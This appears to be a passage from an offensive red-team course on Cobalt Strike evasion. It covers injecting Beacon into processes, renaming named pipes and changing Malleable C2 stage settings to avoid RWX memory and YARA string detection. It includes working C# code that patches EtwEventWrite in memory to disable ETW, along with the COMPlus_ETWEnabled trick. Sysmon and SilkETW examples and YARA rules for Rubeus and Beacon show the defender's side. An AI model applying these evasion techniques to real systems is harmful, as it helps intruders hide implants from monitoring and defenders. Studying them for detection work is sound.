
```
beacon> inject 2796 x64 smb  
[+] established link to child beacon: 10.10.120.75  
  
beacon> spawn x64 %ProgramFiles%\Amazon\SSM\ssm-agent-worker.exe
```

Processes	Services	Network	Disk
Name	PID	Session ID	
amazon-ssm-agent.exe	2796	0	
ssm-agent-worker.exe	3972	0	
conhost.exe	3984	0	
ssm-agent-worker.exe	3484	0	
conhost.exe	5068	0	

These are just some examples based on the situation you find yourself in. You should be willing to enumerate a host and adapt to blend into what looks "normal".

Image Load Events

An "image load" is when a process loads a DLL into memory. This is a perfectly legitimate thing to happen, and all processes will have a boat-load of DLLs loaded. Here's an example of a normal Notepad process.



Ingesting all image load events into a SIEM is not completely viable due to the huge volume. But defenders can selectively forward specific image loads based on known attacker TTPs. One example is the use of `execute-assembly`.

The Cobalt Strike implementation will:

- Spawn a temporary process (whatever is configured as the spawnto binary).
- Load the .NET CLR (Common Language Runtime) into that process.
- Execute the given .NET assembly in memory of that process.
- Get the output and kill the process.

The .NET CLR (and other associated DLLs) is usually only loaded by .NET assemblies - native programs tend not to. If your spawnto is set to a native binary (such as

notepad) and you use `execute-assembly`, defenders could see that a native binary has loaded the CLR.

Here's an example Sysmon event where notepad.exe has loaded `clr.dll`.

```
Image loaded:
ProcessId: 696
Image: C:\Windows\System32\notepad.exe
ImageLoaded: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
Description: Microsoft .NET Runtime Common Language Runtime - WorkStation
```

One way to avoid this style of detection is to set the `spawnto` to a .NET assembly - there are plenty that exist on Windows by default.

Image load events can also be helpful in tracking down capabilities such as Mimikatz, because it can load various DLLs that handle cryptography, and interactions with the Windows Credential Vault etc.

Named Pipes Names

Beacon uses SMB named pipes in four main ways.

1. Retrieve output from some fork and run commands such as `execute-assembly` and `powerpick`.
2. Connect to Beacon's SSH agent (not something we use in the course).
3. The SMB Beacon's named pipe stager (also not often used).
4. C2 comms in the SMB Beacon itself.

Sysmon event ID 17 (pipe created) and 18 (pipe connected) can be used to spot the default pipe name used by Beacon in these situations.

The default pipe name for post-ex commands is `postex_####`; the default for the SSH agent is `postex_ssh_####`; the default for the SMB Beacon's stager is `status_##`; and the default for the main SMB Beacon C2 is `msagent_##`. In each case, the #'s are replaced with random hex values.

Execute a fork and run command:

```
beacon> powerpick Get-ChildItem
```

We should get an event like this (the image name is the spawned process):

```
Pipe Created:  
EventType: CreatePipe  
ProcessId: 4664  
PipeName: \postex_7b88  
Image: C:\Windows\system32\notepad.exe
```

We get the same by spawning an SMB Beacon.

```
beacon> spawn x64 smb  
[*] Tasked beacon to spawn (x64) windows/beacon_bind_pipe  
(\\.\pipe\msagent_36)  
[+] host called home, sent: 255536 bytes  
[+] established link to child beacon: 10.10.120.106  
  
Pipe Created:  
EventType: CreatePipe  
ProcessId: 5044  
PipeName: \msagent_36  
Image: C:\Windows\system32\notepad.exe
```

Many Sysmon configurations only log specific (known) pipe names, such as the defaults used in various toolsets. So in most cases, changing the pipe names to something relatively random will get you by most times. Some operators choose to use names that are used by legitimate applications - a good example is the "mojo" pipe name that Google Chrome uses. If you go down this route, make sure your ppid and spawned to match this pretext, otherwise you're going to create anomalous logs.

The `pipename_stager` and `ssh_pipename` Malleable C2 directives are global options (not part of a specific block).

To change the pipe name used in post-ex commands, use the `set pipename` directive in the `post-ex` block. This can take a comma-separated list of names, and can include the `#` character for some randomisation.

```
post-ex {  
    set pipename "totally_not_beacon, legitPipe_##";  
}
```


Event Tracing for Windows (ETW)

Event Tracing for Windows (ETW) provides a mechanism to trace and log events that are raised by user-mode applications. [SilkETW](#) takes most of the pain out of consuming ETW events for a wide array of offensive and defensive purposes. It's next largest strengths (in my view) are the formats it can output to (URL, Windows Event Log, JSON) and it's integration with [YARA](#).

A popular use case for it is to provide .NET introspection - that is, to detect .NET assemblies in memory. Let's explore ways to detect Rubeus in-memory...

When a .NET assembly is loaded, the Microsoft-Windows-DotNETRuntime provider produces an event called `AssemblyLoad`. The data contained is the fully qualified name of the assembly.

```
C:\Tools\SilkETW\SilkETW\bin\x86\Release>SilkETW.exe -t user -pn  
Microsoft-Windows-DotNETRuntime -uk 0x2038 -ot file -p  
C:\Users\Administrator\Desktop\etw.json -f EventName -fv  
Loader/AssemblyLoad
```



[v0.8 - Ruben Boonen => @FuzzySec]

[+] Collector parameter validation success..


```
[>] Starting trace collector (Ctrl-c to stop)..  
[?] Events captured: 6
```

Whilst SilkETW is running, execute `C:\Tools\Rubeus\Rubeus\bin\Debug\Rubeus.exe`.

Review the JSON file and we see the following

entries: `"FullyQualifiedAssemblyName": "Rubeus, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null"`

Based on this we can create a YARA rule. Save this

to `C:\Users\Administrator\Desktop\YARA\rubeus.yara`.

```
rule Rubeus_FullyQualifiedAssemblyName  
{  
    strings:  
        $fqan = "Rubeus, Version=1.0.0.0, Culture=neutral,  
        PublicKeyToken=null" ascii nocase wide  
    condition:  
        $fqan  
}
```

Run SilkETW again, but provide the `-y` and `-yo` options for YARA. Execute Rubeus again and the rule should trigger.

```
C:\Tools\SilkETW\SilkETW\bin\x86\Release>SilkETW.exe -t user -pn  
Microsoft-Windows-DotNETRuntime -uk 0x2038 -ot file -p  
C:\Users\Administrator\Desktop\etw.json -f EventName -fv  
Loader/AssemblyLoad -y C:\Users\Administrator\Desktop\YARA -yo Matches  
  
[+] Collector parameter validation success..  
[>] Starting trace collector (Ctrl-c to stop)..  
[?] Events captured: 8  
    -> Yara match: Rubeus_FullyQualifiedAssemblyName
```

The `Loader/ModuleLoad` event will show modules that have been loaded by an assembly. Applications that have been compiled as Debug will attempt to load its associated PDB database. In this case we'd

see `"ManagedPdbBuildPath": "C:\\Tools\\Rubeus\\Rubeus\\obj\\Debug\\Rubeus.pdb"` in the JSON output.

We can add another YARA rule to the file to search for `"Rubeus.pdb"` and run again.

```
rule Rubeus_ProgramDatabase
{
    strings:
        $pdb = "Rubeus.pdb" ascii nocase wide
    condition:
        $pdb
}

C:\Tools\SilkETW\SilkETW\bin\x86\Release>SilkETW.exe -t user -pn
Microsoft-Windows-DotNETRuntime -uk 0x2038 -ot file -p
C:\Users\Administrator\Desktop\etw.json -y
C:\Users\Administrator\Desktop\YARA -yo Matches

[+] Collector parameter validation success..
[>] Starting trace collector (Ctrl-c to stop)..
[?] Events captured: 596
    -> Yara match: Rubeus_FullyQualifiedAssemblyName
    -> Yara match: Rubeus_ProgramDatabase
```

IL (intermediary language) stubs are dynamically generated by the CLR (common language runtime). They handle the marshalling and invocation of native methods (ala P/Invoke) and can therefore be used to find assemblies using interop to access unmanaged code. We can filter on these with `-fv ILStub/StubGenerated`.

From that, we'll see namespaces such as `Rubeus.Interop/TOKEN_INFORMATION_CLASS` and `Rubeus.Interop/LSA_STRING`.

```
rule Rubeus_Interop
{
    strings:
        $tic = "Rubeus.Interop/TOKEN_INFORMATION_CLASS" ascii nocase wide
        $lsa = "Rubeus.Interop/LSA_STRING" ascii nocase wide
    condition:
        any of them
}
```

```

C:\Tools\SilkETW\SilkETW\bin\x86\Release>SilkETW.exe -t user -pn
Microsoft-Windows-DotNETRuntime -uk 0x2038 -ot file -p
C:\Users\Administrator\Desktop\etw.json -y
C:\Users\Administrator\Desktop\YARA -yo Matches

[+] Collector parameter validation success..
[>] Starting trace collector (Ctrl-c to stop)..
[?] Events captured: 664
    -> Yara match: Rubeus_FullyQualifiedAssemblyName
    -> Yara match: Rubeus_ProgramDatabase
    -> Yara match: Rubeus_Interop

```

An interesting note is that just running **Rubeus.exe** will not trigger the **Rubeus_Interop** rule. Because the assembly did not execute any code that uses interop, the no IL stubs were generated that would trigger it. **Rubeus.exe klist** will trigger the rule.

If executing an exe on disk from a shell, the easiest (and most ridiculous) way to disable ETW events is to set the **COMPlus_ETWEnabled** environment variable to **0**.

```

Administrator: C:\Windows\System32\cmd.exe - SilkETW.exe -t user -pn Microsoft-Windows-DotNETRuntime -uk 0x2038 -ot file -p C:\Users\Administr...
C:\Tools\SilkETW\SilkETW\bin\x86\Release>SilkETW.exe -t user -pn Microsoft-Windows-DotNETRuntime -uk 0x2038 -ot file -p
C:\Users\Administrator\Desktop\etw.json -y C:\Users\Administrator\Desktop\YARA -yo Matches

SILKETW
[v0.8 - Ruben Boonen => @FuzzySec]

[+] Collector parameter validation success..
[>] Starting trace collector (Ctrl-c to stop)..
[?] Events captured: 426

Administrator: Command Prompt
C:\Tools\Rubeus\Rubeus\bin\Debug>set COMPlus_ETWEnabled=0
C:\Tools\Rubeus\Rubeus\bin\Debug>Rubeus.exe klist

Rubeus
v2.0.0

Action: List Kerberos Tickets (All Users)
[*] Current LUID      : 0x4b58e

C:\Tools\Rubeus\Rubeus\bin\Debug>

```

To disable ETW in code, we can take a cue from the popular [in-memory patching technique](#) to disable AMSI. Advapi32.dll exports an API called **EventWrite** which forwards to **EtwEventWrite** in ntdll.dll. We can patch instructions in memory at one of these locations to prevent the API writing events.

Consider the following boilerplate code:

```
// pretend this is coming down a C2 as a byte[]
var bytes =
File.ReadAllBytes(@"C:\Tools\Rubeus\Rubeus\bin\Debug\Rubeus.exe");

// load the assembly
var assembly = Assembly.Load(bytes);

// invoke its entry point with arguments
assembly.EntryPoint.Invoke(null, new object[] { args });
```

Prior to loading the assembly, we'd like to locate one of those APIs (let's go with the lower-level EtwEventWrite) and write a **RET** at the beginning.

A simple RET works fine for x64, but if on x86 you will need to adjust the stack first.

The high level steps are as follows:

- Get the memory address of ntdll in the current process.
- Get the memory address of EtwEventWrite from ntdll.
- Make that region of memory writeable
- Copy the patch
- Restore the memory permissions

```
// get location of ntdll.dll
var hModule = LoadLibrary("ntdll.dll");
Console.WriteLine("ntdll: 0x{0:X}", hModule.ToInt64());

// find EtwEventWrite
var hfunction = GetProcAddress(hModule, "EtwEventWrite");
Console.WriteLine("EtwEventWrite: 0x{0:X}", hfunction.ToInt64());
```

```

var patch = new byte[] { 0xC3 };

// mark as RW
VirtualProtect(hfunction, (UIntPtr)patch.Length, 0x04, out var
oldProtect);
Console.WriteLine("Memory: 0x{0:X} -> 0x04", oldProtect);

// write a ret
Marshal.Copy(patch, 0, hfunction, patch.Length);

// restore memory
VirtualProtect(hfunction, (UIntPtr)patch.Length, oldProtect, out _);
Console.WriteLine("Memory: 0x04 -> 0x{0:X}", oldProtect);

```

The screenshot shows a Windows command prompt window titled "Administrator: C:\Windows\System32\cmd.exe - SilkETW.exe -t user -pn Microsoft-Windows-DotNETRuntime -uk 0x2038 -ot file -p C:\Users\Administr...". The command executed is:

C:\Tools\SilkETW\SilkETW\bin\x86\Release>SilkETW.exe -t user -pn Microsoft-Windows-DotNETRuntime -uk 0x2038 -ot file -p C:\Users\Administrator\Desktop\etw.json -y C:\Users\Administrator\Desktop\YARA -yo Matches

The output shows a large red "SILKETW" logo, followed by "[v0.8 - Ruben Boonen => @FuzzySec]", "[+] Collector parameter validation success..", "[>] Starting trace collector (Ctrl-c to stop)..", and "[?] Events captured: 441".

Below this, a smaller command prompt window titled "Administrator: Command Prompt" shows the command:

C:\Users\Administrator>source\repos\EvasionProjects\Etw\bin\Debug\Etw.exe klist

The output of this command is:

ndt11: 0x7FFF43310000

EtwEventWrite: 0x7FFF43361B30

Memory: 0x20 -> 0x04

Memory: 0x04 -> 0x20

Below this is a large white "RUBEN" logo, followed by "v2.0.0", "Action: List Kerberos Tickets (All Users)", "[*] Current LUID : 0x4b58e", and the prompt "C:\Users\Administrator>_".


LoadLibrary and **GetProcAddress** are native APIs that you must P/Invoke. If you want to give it a try with D/Invoke, take a look at `Generic.GetLibraryAddress()`.

Where Cobalt Strike does have an `amsi_disable` directive in Malleable C2, it has no equivalent like "etw_disable". The most viable way to integrate this style of ETW patching with execute-assembly, is via a user defined reflective loader (discussed in a later module).

RWX & Cleanup


As we know, memory regions have a protection level. When writing our process injection applications, we were careful not to allocate memory as RWX. Instead, we opt for RW and then switch RX. But Beacon's default reflective loader actually undoes this hard work.

Here we have injected Beacon shellcode into notepad.exe.



external	internal	listener	user	computer	note	process	pid	arch	last
10.10.0.252	10.10.0.252	direct	Administrator *	EC2AMAZ-RE2PDE		notepad.exe	2956	x64	3s

If we inspect the memory regions in this process, we'll see the following:



Base address	Type	Size	Protect...	Use	Total WS	Priva
0x7ffdd7d05000	Image: Commit	4 kB	RW	C:\Windows\System32\ntdll.dll	4 kB	
0x7ffdd7ebd000	Image: Commit	4 kB	RW	C:\Windows\System32\ntdll.dll	4 kB	
0x7ffdd7ec0000	Image: Commit	32 kB	RW	C:\Windows\System32\ntdll.dll	32 kB	
0x25a8b0c000	Private: Commit	12 kB	RW+G	Stack (thread 6040)		
0x25a8e0c000	Private: Commit	12 kB	RW+G	Stack (thread 8140)		
0x25a8f6c000	Private: Commit	12 kB	RW+G	Stack (thread 6528)		
0x25a8fec000	Private: Commit	12 kB	RW+G	Stack (thread 7876)		
0x25a906c000	Private: Commit	12 kB	RW+G	Stack (thread 692)		
0x16456c20000	Private: Commit	312 kB	RWX		312 kB	
0x16455150000	Private: Commit	260 kB	RX		260 kB	
0x7ff733f11000	Image: Commit	152 kB	RX	C:\Windows\System32\notepad.exe	4 kB	
0x7ffdc5621000	Image: Commit	44 kB	RX	C:\Windows\System32\OnDemandC...	16 kB	
0x7ffdc5c61000	Image: Commit	2,128 kB	RX	C:\Windows\System32\wininet.dll	736 kB	
0x7ffdc6631000	Image: Commit	1,996 kB	RX	C:\Windows\WinSxS\amd64_microso...	48 kB	
0x7ffdc8e31000	Image: Commit	56 kB	RX	C:\Windows\System32\svcli.dll	8 kB	
0x7ffdc8e61000	Image: Commit	1,264 kB	RX	C:\Windows\System32\urlmon.dll	208 kB	
0x7ffdc9711000	Image: Commit	556 kB	RX	C:\Windows\System32\iertutil.dll	232 kB	
0x7ffdc93d1000	Image: Commit	6,328 kB	RX	C:\Windows\System32\windows.sto...	336 kB	
0x7ffdcfe41000						

The two highlighted lines are the ones of interest. The RX region is the one we allocated in our injector and contains Beacon's reflective loader. The RWX region is where the actual Beacon payload is running. So there are two issues here.

1. We've got a dangling memory region that we don't need anymore.
2. Beacon's RWX region is an OPSEC concern that we don't want.

Both can be fixed in Cobalt Strike's malleable C2 profile.

It's important to understand that the reflective loader is performing its own style of injection within the process. It will allocate a block of memory, copy Beacon into it, and executes. These behaviours are controlled via the `stage` malleable C2 block.

The first option is `allocator`, which controls the API used to allocate the memory region. By default, `HeapAlloc` is used. If you wish, this can be changed to `MapViewOfFile` or `VirtualAlloc`. This doesn't change anything in regards to memory permissions, but good to know if you suspect the reflective loader is being detected due to this API call.

To prevent the use of RWX permissions, set `userwx` to `false`. This will tell the reflective loader to allocate as RW and then flip to RX, the same as we've been doing in our injectors.

Finally, to clean up the memory region associated with the reflective loader, set `cleanup` to `true`.

```
stage {  
    set userwx "false";  
    set cleanup "true";  
}
```

If we generate and inject new shellcode with this profile we'll see Beacon split across different regions, each with correct permissions. The header (RW), the main Beacon (RX) and everything else (RW).


0x1f6da875000	Mapped: Res...	20,016 kB			
0x1f6dbc10000	Private: Commit	4 kB	RW	4 kB	4 kB
0x1f6dbc11000	Private: Commit	176 kB	RX	176 kB	176 kB
0x1f6dbc3d000	Private: Commit	136 kB	RW	136 kB	136 kB
0x1f6dbd00000	Private: Commit	28 kB	RW	Heap (ID 3)	28 kB

Sleep Mask Kit

Cobalt Strike has several capabilities which allow operators to change how the Beacon payload appears in memory. These are helpful when evading defences such as memory scanners. One such capability is the Sleep Mask Kit and will be the focus of this section.

Since Cobalt Strike 4.6, the individual kits have been combined into a single "Arsenal Kit", but I still reference the individual naming schemes.

To demonstrate it, let's start with some basic Beacon shellcode. Inspecting the relevant regions of a process injected with Beacon shellcode, it's obvious that there's a PE running in memory. It wouldn't be difficult for a memory scanner to find this and flag it as suspicious.



We can demonstrate this using YARA. Consider the following rule:

```
rule beacon_strings {  
  
  strings:  
    $a = "beacon.x64.dll"  
    $b = "ReflectiveLoader"  
    $c = "%02d/%02d/%02d %02d:%02d:%02d"  
    $d = "%s as %s\\%s: %d"
```



```
condition:
    any of them
}
```


I've picked out some strings that appear in this default Beacon shellcode.

strings beacon.bin is useful.

The YARA CLI tool can be used to scan running processes and evaluate them against such rules (where 8364 is the PID of Notepad containing Beacon).

```
C:\Tools\YARA>yara64.exe -s beacon_strings.yara 8364
beacon_strings 8364
0x25f179fc8f2:$a: beacon.x64.dll
0x25f179fc901:$b: ReflectiveLoader
0x25f179ed72c:$c: %02d/%02d/%02d %02d:%02d:%02d
0x25f179ed758:$c: %02d/%02d/%02d %02d:%02d:%02d
0x25f179ed700:$d: %s as %s\%s: %d
```

This output shows that YARA was able to match these strings against the memory region Beacon is living in. You can also search for strings using Process Hacker and corroborate the results.



1 results.		
Address	Length	Result
0x25f179fc8f2	14	beacon.x64.dll

Malleable C2 has a set of transforms that can be added to the stage block. One of those is **strrep**, short for string replacement.

```
stage {
    set userwx "false";
    set cleanup "true";

    transform-x64 {
        strrep "beacon.x64.dll" "data.dll";
        strrep "ReflectiveLoader" "LoadData";
    }
}
```

```
}  
}
```

This can replace strings with Beacon's reflective DLL. If we use this profile and generate new shellcode, YARA flags on fewer strings.

```
C:\Tools\YARA>yara64.exe -s beacon_strings.yara 6368  
beacon_strings 6368  
0x1a475bfd72c:$c: %02d/%02d/%02d %02d:%02d:%02d  
0x1a475bfd758:$c: %02d/%02d/%02d %02d:%02d:%02d  
0x1a475bfd700:$d: %s as %s\s: %d
```

Warning on String Replacement

I've seen people attempt to replace practically every string they can find in the Beacon payload, break functionality, and not understand why. Take the following example:

```
strrep "HTTP/1.1 200 OK" "";
```

Beacon contains a tiny built-in HTTP server, used in workflows such as `powershell-import`, `powershell` and `powerpick`. Imported scripts are fetched and executed from this internal webserver.

